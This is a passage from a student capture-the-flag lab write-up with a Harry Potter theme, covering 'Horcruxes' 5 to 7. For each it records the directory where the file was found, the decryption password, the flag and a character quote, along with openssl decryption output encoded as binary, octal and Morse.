0 01111001 00100000 01110100 01101111 00100000 01100010 01100101 00100000 01110010 01100101 011
10101 01101110 01101001 01110100 01100101 01100100 00100000 01110111 01101001 01110100 01101000
 00100000 01110100 01101000 01100101 01101001 01110010 00100000 01101101 01100001 01110011 0111
0100 01100101 01110010 00101110 00100010 00100000 00101101 00100000 01000010 01100101 01101100
01101100 01100001 01110100 01110010 01101001 01111000 00100000 01001100 01100101 01110011 01110
100 01110010 01100001 01101110 01100111 01100101
```



Horcrux 5


Found under '/home/jkr'

Password used for decryption: diadem

Flag: "WhisperingSecrets"

Dialogue: "The Horcruxes are my legacy, my mark upon the world. They whisper secrets of ancient magic, secrets that only the truly worthy can comprehend." - Salazar Slytherin

```
┌──(divyeraghav㉿kali)-[~/…/enpm695/Project/Reconn/Horcruxes]
└─$ openssl enc -d -aes-256-cbc -iter 10000 -in horcrux5.enc
enter AES-256-CBC decryption password:
01000110 01101100 01100001 01100111 00111010 00100000 00100010 01010111 01101000 01101001 01110
011 01110000 01100101 01110010 01101001 01101110 01100111 01010011 01100101 01100011 01110010 0
1100101 01110100 01110011 00100010 00001101 00001010 01000100 01101001 01100001 01101100 011011
11 01100111 01110101 01100101 00111010 00100000 00100010 01010100 01101000 01100101 00100000 01
001000 01101111 01110010 01100011 01110010 01110101 01111000 01100101 01110011 00100000 0110000
1 01110010 01100101 00100000 01101101 01111001 00100000 01101100 01100101 01100111 01100001 011
00011 01111001 00101100 00100000 01101101 01111001 00100000 01101101 01100001 01110010 01101011
 00100000 01110101 01110000 01101111 01101110 00100000 01110100 01101000 01100101 00100000 0111
0111 01101111 01110010 01101100 01100100 00101110 00100000 01010100 01101000 01100101 01111001
00100000 01110111 01101000 01101001 01110011 01110000 01100101 01110010 00100000 01110011 01100
101 01100011 01110010 01100101 01110100 01110011 00100000 01101111 01100110 00100000 01100001 0
1101110 01100011 01101001 01100101 01101110 01110100 00100000 01101101 01100001 01100111 011010
01 01100011 00101100 00100000 01110011 01100101 01100011 01110010 01100101 01110100 01110011 00
100000 01110100 01101000 01100001 01110100 00100000 01101111 01101110 01101100 01111001 0010000
0 01110100 01101000 01100101 00100000 01110100 01110010 01110101 01101100 01111001 00100000 011
10111 01101111 01110010 01110100 01101000 01111001 00100000 01100011 01100001 01101110 00100000
 01100011 01101111 01101101 01110000 01110010 01100101 01101000 01100101 01101110 01100100 0010
1110 00100010 00100000 00101101 00100000 01010011 01100001 01101100 01100001 01111010 01100001
01110010 00100000 01010011 01101100 01111001 01110100 01101000 01100101 01110010 01101001 01101
110
```



Horcrux 6


Found under '/etc/harrypotter'

Password used for decryption: harrypotter

Flag: Flag: "PriceToPay"

Dialogue: "Seeking the Horcruxes, are we? How amusing. But remember, to possess such power comes with a price. Are you willing to pay it?" - Tom Riddle (Young Voldemort)

```
┌──(divyeraghav㉿kali)-[~/…/enpm695/Project/Reconn/Horcruxes]
└─$ openssl enc -d -aes-256-cbc -iter 10000 -in horcrux6.enc
enter AES-256-CBC decryption password:
106 154 141 147 72 40 42 120 162 151 143 145 124 157 120 141 171 42 15 12 104 151 141 154 157 1
47 165 145 72 40 42 123 145 145 153 151 156 147 40 164 150 145 40 110 157 162 143 162 165 170 1
45 163 54 40 141 162 145 40 167 145 77 40 110 157 167 40 141 155 165 163 151 156 147 56 40 102
165 164 40 162 145 155 145 155 142 145 162 54 40 164 157 40 160 157 163 163 145 163 163 40 163
165 143 150 40 160 157 167 145 162 40 143 157 155 145 163 40 167 151 164 150 40 141 40 160 162
151 143 145 56 40 101 162 145 40 171 157 165 40 167 151 154 154 151 156 147 40 164 157 40 160 1
41 171 40 151 164 77 42 40 55 40 124 157 155 40 122 151 144 144 154 145 40 50 131 157 165 156 1
47 40 126 157 154 144 145 155 157 162 164 51
```



Horcrux 7

Found under '/usr/weasly'

Password used for decryption: nagini

Flag: "PIECEOFETERNITY" DIALOGUE: "AH, THE HORCRUXES! OBJECTS OF DESIRE, OBJECTS OF FEAR. TO POSSESS ONE IS TO HOLD A PIECE OF ETERNITY IN THE PALM OF YOUR HAND." - SEVERUS SNAPE

```
└─$ openssl enc -d -aes-256-cbc -iter 10000 -in horcrux7.enc
enter AES-256-CBC decryption password:
..-. .-.. .- --. ——…
.-..-. .--. .. . -.-. . —— ..-. . - . .-. -. .. - -.-- .-..-.
-.. .. .- .-.. —— --. ..- . ——…
.-..-. .- .... --..--
- .... .
.... —— .-. -.-. .-. ..- -..- . … -.-.--
—— -… .—— . -.-. - …
—— ..-.
-.. . … .. .-. . --..--
—— -… .—— . -.-. - …
—— ..-.
..-. . .- .-. .-.-.-
- ——
.--. —— … … . … …
—— -. .
.. …
- ——
.... —— .-.. -..
.-
.--. .. . -.-. .
—— ..-.
. - . .-. -. .. - -.--
.. -.
- .... .
.--. .- .-.. --
—— ..-.
-.-- —— ..- .-.
.... .- -. -.. .-.-.- .-..-.
-....-
… . …- . .-. ..- …
… -. .- .--. .
```